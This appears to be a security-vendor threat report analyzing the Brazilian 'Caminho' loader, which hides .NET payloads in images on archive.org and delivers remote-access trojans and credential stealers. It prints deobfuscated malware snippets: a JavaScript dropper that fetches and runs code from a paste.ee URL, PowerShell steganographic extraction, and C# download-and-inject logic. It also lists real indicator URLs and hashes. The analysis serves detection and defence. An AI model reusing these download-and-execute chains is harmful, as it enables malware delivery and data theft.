Brazilian Caminho Loader Employs LSB Steganography and Fileless Execution to Deliver Multiple Malware Families Across South America, Africa, and Eastern Europe

by Arctic Wolf Labs ⋮ ⋮ 10/21/2025

Summary

Arctic Wolf Labs has identified and analyzed a new malware loader we're calling **Caminho**, a Brazilian-origin Loader-as-a-Service (LaaS) operation employing Least Significant Bit (LSB) steganography to conceal .NET payloads within image files hosted on legitimate platforms.

Active since at least March 2025, with a significant operational evolution in June 2025, the campaign has delivered a variety of malware and infostealers such as REMCOS RAT, XWorm and Katz Stealer to victims within multiple industries across South America, Africa, and Eastern Europe.

Extensive Portuguese-language code throughout all samples supports our high-confidence attribution of this operation to a Brazilian origin.

Key Takeaways

Initial Infection Chain:
The multi-stage infection chain begins with spear-phishing emails containing archived JavaScript (JS) or VBScript files using business-themed social engineering lures. Upon execution, the initial script retrieves an obfuscated

PowerShell payload from pastebin-style services that downloads steganographic images from archive.org, a legitimate non-profit digital internet archive.

Loader:
The PowerShell next extracts a concealed .NET Loader ("**Caminho**" – Portugese for "path") from the image using LSB steganography, loads it directly into memory, and invokes it with arguments specifying the final payload URL. The loader retrieves and injects the final malware into the calc.exe (a legitimate executable file used by Windows calculator) address space without writing files to disk, establishing persistence through scheduled tasks that re-execute the infection chain.

Loader Analysis:
Analysis of 71 Caminho Loader samples reveals consistent architectural patterns despite varying obfuscation, with all samples containing Portuguese-language strings and the distinctive HackForums[.]gigajew namespace artifact. The loader implements extensive anti-analysis checks including virtual machine (VM) and sandbox detection and debugging tool identification.

Business Model:
The operational pattern strongly indicates a Loader-as-a-Service business model rather than a single threat actor campaign. The standardized invocation interface accepts arbitrary payload URLs as arguments, allowing multiple customers to deploy different malware families using the same delivery infrastructure.

Payloads:
Observed payload diversity includes REMCOS RAT (Remote Control and surveillance), delivered via bulletproof hosting command-and-control (C2) infrastructure, XWorm delivered from malicious domains, and Katz Stealer, a credential-stealer documented by Nextron Systems in May 2025. Infrastructure analysis reveals reuse of identical steganographic images across campaigns with different final payloads, confirming the modular service architecture.

Victimography:
Confirmed victims to date span Brazil, South Africa, Ukraine, and Poland. The campaign timeline shows geographic expansion from South America to multi-continent operations. This coincides with the adoption of steganographic delivery mechanisms in June 2025 by the Caminho loader's operators, suggesting operational maturity and possible customer base growth.

Attribution:
The Brazilian origin attribution is supported by extensive Portuguese-language code throughout all samples, targeting patterns focused on South American regions, and operational timing aligned with Brazilian business hours.

Brief MITRE ATT&CK® Information

Tactic	Technique
Initial Access	T1566.001 – Phishing: Spearphishing Attachment
Execution	T1059.001 – Command and Scripting Interpreter: PowerShell
	T1059.007 – JavaScript
Defense Evasion	T1027 – Obfuscated Files or Information
	T1027.003 – Steganography
	T1055 – Process Injection
Persistence	T1053.005 – Scheduled Task/Job: Scheduled Task

Weaponization and Technical Overview

Component	Details
Weapons	Multi-stage JavaScript loaders, PowerShell scripts with LSB steganography extraction, obfuscated .NET DLL (Caminho Loader), final payloads (REMCOS RAT, XWorm, Katz Stealer).
Attack Vector	Spear-phishing attachments (RAR/ZIP archives containing JavaScript or VBS files), malicious OLE documents.
Network Infrastructure	Archive.org for steganographic image hosting, paste.ee (legitimate site for sharing text snippets) for script staging, bulletproof hosting (AS214943 Railnet LLC) for C2 infrastructure.
Targets	Multiple industries across South America, Africa, and Eastern Europe with confirmed victims in Brazil, South Africa, Ukraine, and Poland.

Technical Analysis

Context

The Caminho Loader campaign was first publicly documented in May 2025, when Nextron Systems published an analysis of "Katz Stealer". Arctic Wolf's investigation complements and further extends this analysis, revealing that this loader represents a broader operation with significantly more versatility. The loader has been deployed across multiple distinct campaigns, delivering diverse malicious payloads including REMCOS RAT, XWorm, and Katz Stealer, suggesting a Loader-as-a-Service model rather than a single-threat operation.

Our investigation into Caminho Loader began with analysis of a specific infection chain uploaded to VirusTotal from South Africa on July 4, 2025. This sample provided our initial entry point for understanding the full technical architecture of the operation. We have since learned that the most significant evolution in this campaign occurred a month earlier in early June 2025, when operators began employing LSB steganography to conceal malicious payloads within image files, marking a substantial advancement in their evasion capabilities.

What is Caminho Loader?

Caminho Loader is a .NET-based second-stage loader first observed in March 2025 (earliest VirusTotal submission: March 30, 2025). The loader's primary function is to retrieve and execute arbitrary payloads in memory *without writing executables to disk*, thereby evading traditional file-based detection mechanisms. The loader implements extensive anti-analysis checks, including virtual machine (VM) detection, sandbox detection, and debugging tool identification.


The system for invoking functions and launching .NET DLLs remains strictly consistent across all samples despite variations in obfuscation and code structure. Threat actors can modify attack vectors and infection mechanisms while simply passing different URL arguments to the loader for payload retrieval. This modular design pattern indicates a loader-as-a-service (LaaS) business model.

What is Steganography?

Steganography is the art of hiding information within another message or object. The technique itself is at least 2,500 years old, and its practitioners have used a variety of inventive measures over the years to hide a message in a place where they hope it won't be found.

As our means of communication have changed, so too has the practical application of this technique. In a computing context, hidden electronic communications may include steganographic coding inside a transport layer, such as a document file, image file, program, or protocol. For example, the sender might take an ordinary image file such as a photograph, and change the color of every hundredth pixel to correspond to a letter in the alphabet.

While steganography may have legitimate uses, such as digitally watermarking copyrighted content, malware and harmful code can be concealed in this fashion, weaponizing what might appear to the casual observer to be a harmless image or video file. Media files are perfect for steganographic techniques because of their typically larger file size. Because content altered in this way appears normal, it can bypass common cybersecurity measures and human checks.



Example of a phishing attack using steganography (Source: HTTPCS by Ziwit).

Attack Vector

The primary infection vector for this campaign involves spear-phishing emails containing compressed archives (RAR or ZIP format) with JavaScript or VBScript files as initial payloads. The archives use file names that are socially engineered to entice victims to open them. A fake invoice is one of the most common formats used for phishing, because the recipient's concern of missing a financial payment or being required to make one invokes a sense of urgency.

Examples observed include:

- IMG-04072025.rar ("IMG" in the filename implies image content)
- XVIDEOSS_Nicole_Aniston_HD_20250928_203317.zip ("XVIDEO" is a typical adult content lure)
- Other invoice and document-themed archives

In a specific campaign analyzed from July 2025, an email written in Portuguese that originated from the fictitious company office[at]ep-eps[.]com had an attachment titled RFQ-EPS.docx. The email targeted a victim in Brazil, based on VirusTotal submission data and email metadata. The attached OLE (Object Linking and Embedding) document contained embedded scripts designed to retrieve steganographic images from remote servers.




Figure 1: Phishing email containing malicious OLE document with Portuguese language content requesting a financial quote.

Alternative infection vectors observed include HTA (HTML Application) files that fetch subsequent stages from pastebin-style services. One observed HTA file connected to https[:]//pastefy[.]app/W8gaihTD/raw to retrieve an obfuscated script for the next execution stage.

Social engineering ploys consistently use business contexts to fool the target, with lures typically referencing quotations, invoices, time-sensitive payments, and other seemingly legitimate business themed documents. The threat actor relies on the targeted individual regularly opening these types of files as part of their day-to-day job, betting on their force of habit to override any natural caution they may have about opening an attachment from an unknown sender.

Stage 1: Initial JavaScript Dropper

Attribute	Value
Hashes (SHA-256)	42761793d309a0e10b664de61fb25f8d915c65a86b4c5b6229c73d3992519fd5
ITW File Name	IMG-04072025.js
File Type/Signature	JavaScript
File Size	151,165 bytes

The initial JavaScript file employs heavy obfuscation using variable name randomization and string encoding to evade static analysis. Upon execution, the script performs HTTP GET requests to retrieve the next stage payload.

```
var nonefficient = "MSXML2.ServerXMLHTTP.6.0";
var classe = nonefficient;
var processualists = "http://paste.ee/d/BfcImbCm/0";
var babylike = "GET";

var fluorindine = new ActiveXObject(classe);
fluorindine.open(babylike, processualists, false);
fluorindine.setRequestHeader("User-Agent", "MyCustomAgent/1.0");
fluorindine.send();

if (fluorindine.status == 200) {
    new Function(fluorindine.responseText)();
} else {
    if (fluorindine.status == 404) {
        WScript.Echo("Error 404: File not found.");
    } else if (fluorindine.status == 403) {
        WScript.Echo("Error 403: Access denied.");
    } else if (fluorindine.status == 500) {
        WScript.Echo("Error 500: Internal server error.");
    } else {
        WScript.Echo("HTTP Error " + fluorindine.status + ": Request failed.");
    }
}
```

Figure 2: Deobfuscated code from the malicious file IMG-04072025.js showing network connection logic.

The deobfuscated code reveals the script connects to http[:]//paste[.]ee/d/BfcImbCm/0 to retrieve the second-stage script. It uses the MSXML2.ServerXMLHTTP object for HTTP communication and implements basic error handling for HTTP status codes (404, 403, 500).

Stage 2: PowerShell Retrieval Script

Attribute	Value
Hashes (SHA-256)	134c29f52884adc5a3050e5c820229e060308e7377c7125805a6bfccd0859361
ITW File Name	378115664.js
Source URL	https[:]//paste[.]ee/d/BfcImbCm/0
File Type	JavaScript (PowerShell container)

This intermediate stage contains embedded PowerShell code with extreme obfuscation. The script's primary function is to download a steganographic image file and extract the concealed malicious .NET payload.




Figure 3: Heavily obfuscated JavaScript retrieved from paste.ee containing embedded PowerShell (Click to enlarge).

The deobfuscated PowerShell performs the following operations:

1. Download steganographic image:

```
$emporetic = 'https[:]//archive[.]org/download/universe-1733359315202-8750/universe-
1733359315202-8750[.]jpg'

$generation = $urethroscopical.DownloadData($emporetic)
```

2. Define BMP header signature for payload identification:

```
$nongeniuses = [byte[]](0x42, 0x4D, 0x72, 0x6E, 0x37, 0x00, 0x00, 0x00, 0x00, 0x00,
0x36, 0x00, 0x00, 0x00, 0x28, 0x00, 0x00, 0x00, 0x64, 0x00, 0x00, 0x00, 0x4D, 0x2F,
0x00, 0x00, 0x01, 0x00, 0x18, 0x00, 0x00, 0x00, 0x00, 0x00, 0x3C, 0x6E, 0x37, 0x00,
0xC4, 0x0E, 0x00, 0x00, 0xC4, 0x0E, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00);
```

3. Search for BMP signature within the JPG:

```
$unvulgarize = -1;
for ($transportation = 0; $transportation - le $generation.Length -
$nongeniuses.Length; $transportation++) {
    $scriptoriums = $true;
    for ($skunk = 0; $skunk - lt $nongeniuses.Length; $skunk++) {
        if ($generation[$transportation + $skunk] - ne $nongeniuses[$skunk]) {
            $scriptoriums = $touchous;
            Break
    }
    }
    if ($scriptoriums) {
    $unvulgarize = $transportation;
    break
```

```
    }
}
if ($unvulgarize - eq - 1) {
return
};
```

4. Extract embedded BMP containing .NET payload:

```
$verrucae = $generation[$unvulgarize..($generation.Length - 1)];
$biological = New - Object IO.MemoryStream;
$biological.Write($verrucae, 0, $verrucae.Length);
$biological.Seek(0, 'Begin') | Out - Null;
$plectonephric = [Drawing.Bitmap]::FromStream($biological);
$muffin = New - Object Collections.Generic.List[Byte];
for ($tazias = 0; $tazias - lt $plectonephric.Height; $tazias++) {
    for ($lidger = 0; $lidger - lt $plectonephric.Width; $lidger++) {
        $elayle = $plectonephric.GetPixel($lidger, $tazias);
        $muffin.Add($elayle.R);
        $muffin.Add($elayle.G);
        $muffin.Add($elayle.B)
    }
};
$pennywhistles = [BitConverter]::ToInt32($muffin.GetRange(0, 4).ToArray(), 0);
$felonies = $muffin.GetRange(4, $pennywhistles).ToArray();
```

The script is specifically tailored to a particular image file, as the byte signature serves as a unique identifier for payload location within the steganographic container. This design allows operators to use different images for different campaigns while maintaining the same extraction logic.

```
30  $verrucae = $generation[$unvulgarize..($generation.Length - 1)];
31  $biological = New - Object IO.MemoryStream;
32  $biological.Write($verrucae, 0, $verrucae.Length);
33  $biological.Seek(0, 'Begin') | Out - Null;
34  $plectonephric = [Drawing.Bitmap]::FromStream($biological);
35  $muffin = New - Object Collections.Generic.List[Byte];
36  for ($tazias = 0; $tazias - lt $plectonephric.Height; $tazias++) {
37      for ($lidger = 0; $lidger - lt $plectonephric.Width; $lidger++) {
38          $elayle = $plectonephric.GetPixel($lidger, $tazias);
39          $muffin.Add($elayle.R);
40          $muffin.Add($elayle.G);
41          $muffin.Add($elayle.B)
42      }
```

Figure 4: PowerShell code implementing LSB steganography extraction from image pixels.

The steganography implementation uses LSB extraction. The script loads the extracted BMP as a Bitmap object and iterates through every pixel, extracting the R, G, and B values. These color channel values encode the concealed binary data.

The first four bytes extracted from the steganographic data specify the length of the embedded payload, followed by the Base64-encoded .NET assembly.

Stage 3: Steganographic Image Container

Attribute	Value
Hashes (SHA-256)	89959ad7b1ac18bbd1e850f05ab0b5fce164596bce0f1f8aafb70ebd1bbcf900
ITW File Name	universe-1733359315202-8750.jpg
Source URL	https[:]//archive[.]org/download/universe-1733359315202-8750/universe-1733359315202-8750[.]jpg
File Type	JPEG image with embedded BMP data
First Observed	June 5, 2025




Figure 5: Screenshot of publicly hosted image on archive.org containing hidden .NET loader, displayed as space/galaxy scene to victims (NOTE: Screenshot is sanitized and non-malicious).

The image file serves as a carrier for the concealed BMP file, which itself contains the .NET loader. Analysis of 58 steganographic samples we observed reveals consistent patterns:

- Initial deployment used JPG format exclusively (June–July 2025)
- PNG format adoption began early August 2025
- Image sizes range from 3 MB to 11 MB to accommodate payload data
- Legitimate hosting services (archive.org, file-sharing sites) are used extensively
- The same image files are reused across multiple campaigns

The steganographic technique provides operational advantages. Without the specific extraction script, the images appear as normal graphics files with no obvious anomalies. The BMP payload embedded within the JPG/PNG container uses legitimate image file structures, avoiding structural format violations that might trigger analysis tools.




Figure 6: VirusTotal relation graph showing the same steganographic image used across multiple campaigns and infrastructure points.

Evidence suggests this particular image (SHA-256: 89959ad7b1ac18bbd1e850f05ab0b5fce164596bce0f1f8aafb70ebd1bbcf900) was deployed in at least four distinct OLE document campaigns and numerous JavaScript-based infections. This reuse pattern supports the Loader-as-a-Service hypothesis, where the steganographic component functions as a standardized module sold to multiple threat actors.

Stage 4: .NET Loader (Caminho)

Attribute	Value
Hashes (SHA-256)	c2bce00f20b3ac515f3ed3fd0352d203ba192779d6b84dbc215c3eec3a3ff19c
Hashes (MD5)	3a2c528535fb5717816b04ab459933c0
ITW File Name	Microsoft.Win32.TaskScheduler.dll
Compilation Date	2025-06-30 17:00:59 UTC
Compiler	.NET Framework v4.0.30319
File Type	PE32 DLL
File Size	3,632,640 bytes (3.46 MB)

The .NET loader represents the core of the Caminho operation. Despite variations in obfuscation across samples, all versions share identical functional architecture and invocation patterns. The loader receives arguments via PowerShell invocation:

```
$intelligent.GetType('ClassLibrary1.Home').GetMethod('VAI').Invoke($null, $cordax)
$cordax = @(
    "==AMvQlRUR2bmhmMvQ2LlVmLlR3chB3LvoDc0RHa",  # Reversed + Base64 encoded URL
    "",
    "",
    "",
    "",
    "1",
    "calc",        # Target process for injection
    "",
    "",
    "C:\Users\Public\Downloads\",
```

```
    "panters",     # Persistence script name
    "js",
    "1",
    "1",
    "amandines",
    "2",
    ""
)
```

The first argument contains the URL for final payload retrieval, encoded using reversal and Base64. In this example, the decoded URL is http[:]//paste[.]ee/d/2hfodTFT/0, which delivers a REMCOS RAT payload.




Figure 7: Encoded data retrieved from paste.ee containing REMCOS RAT bytes.

The loader implements extensive anti-analysis capabilities, including:

- **Virtual machine detection** (VMware, VirtualBox, Hyper-V)
- **Sandbox environment detection** (Cuckoo, ANY.RUN, Joe Sandbox)
- **Debugging tool detection** (OllyDbg, x64dbg, WinDbg, IDA)
- **Analysis process detection** (ProcessHacker, Process Explorer, Wireshark)
- **Behavioral detection evasion** (timing checks, user interaction requirements)

The loader validates payload architecture (x86 vs x64) before execution. This validation step includes error handling for invalid payloads, which is unusual for threat actors who control the entire execution chain. This design feature further supports the Loader-as-a-Service model, where the loader must handle payloads from different customers who may provide incorrectly formatted files.

```
WebClient webClient = new WebClient();
webClient.Encoding = Encoding.UTF8;
string s = Strings.StrReverse(QBXtX);
byte[] bytes = Convert.FromBase64String(s);
string @string = Encoding.UTF8.GetString(bytes);
string text2 = webClient.DownloadString(@string);
text2 = Strings.StrReverse(text2);
byte[] array = Convert.FromBase64String(text2);
int num = BitConverter.ToInt32(array, 60);
ushort num2 = BitConverter.ToUInt16(array, num + 24);
string args = "";
bool flag13 = num2 == 267;
if (flag13)
{
    bool flag14 = nativo == "1";
    string text3;
    if (flag14)
    {
        text3 = "C:\\Windows\\SysWOW64\\" + nomenativo + ".exe";
    }
    else
    {
        text3 = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework + ".exe";
    }
    x32.Run(text3, array);
}
else
{
    bool flag15 = num2 == 523;
    if (!flag15)
    {
        throw new InvalidOperationException("Unknown payload architecture.");
    }
    bool flag16 = nativo == "1";
    string text3;
```

Figure 8: Code from Caminho Loader validating payload architecture compatibility before execution.

The loader contains extensive Portuguese language artifacts:

- **Variable names:** “*caminho*” (path), “*nomenativo*” (native name), “*persitencia*” (persistence), “*minutos*” (minutes).
- **Function parameters** using Portuguese terminology
- **Error messages** in Portuguese
- **Comments** in Portuguese




Figure 9: .NET loader contains numerous Portuguese-language variable names and strings indicating Brazilian origin.

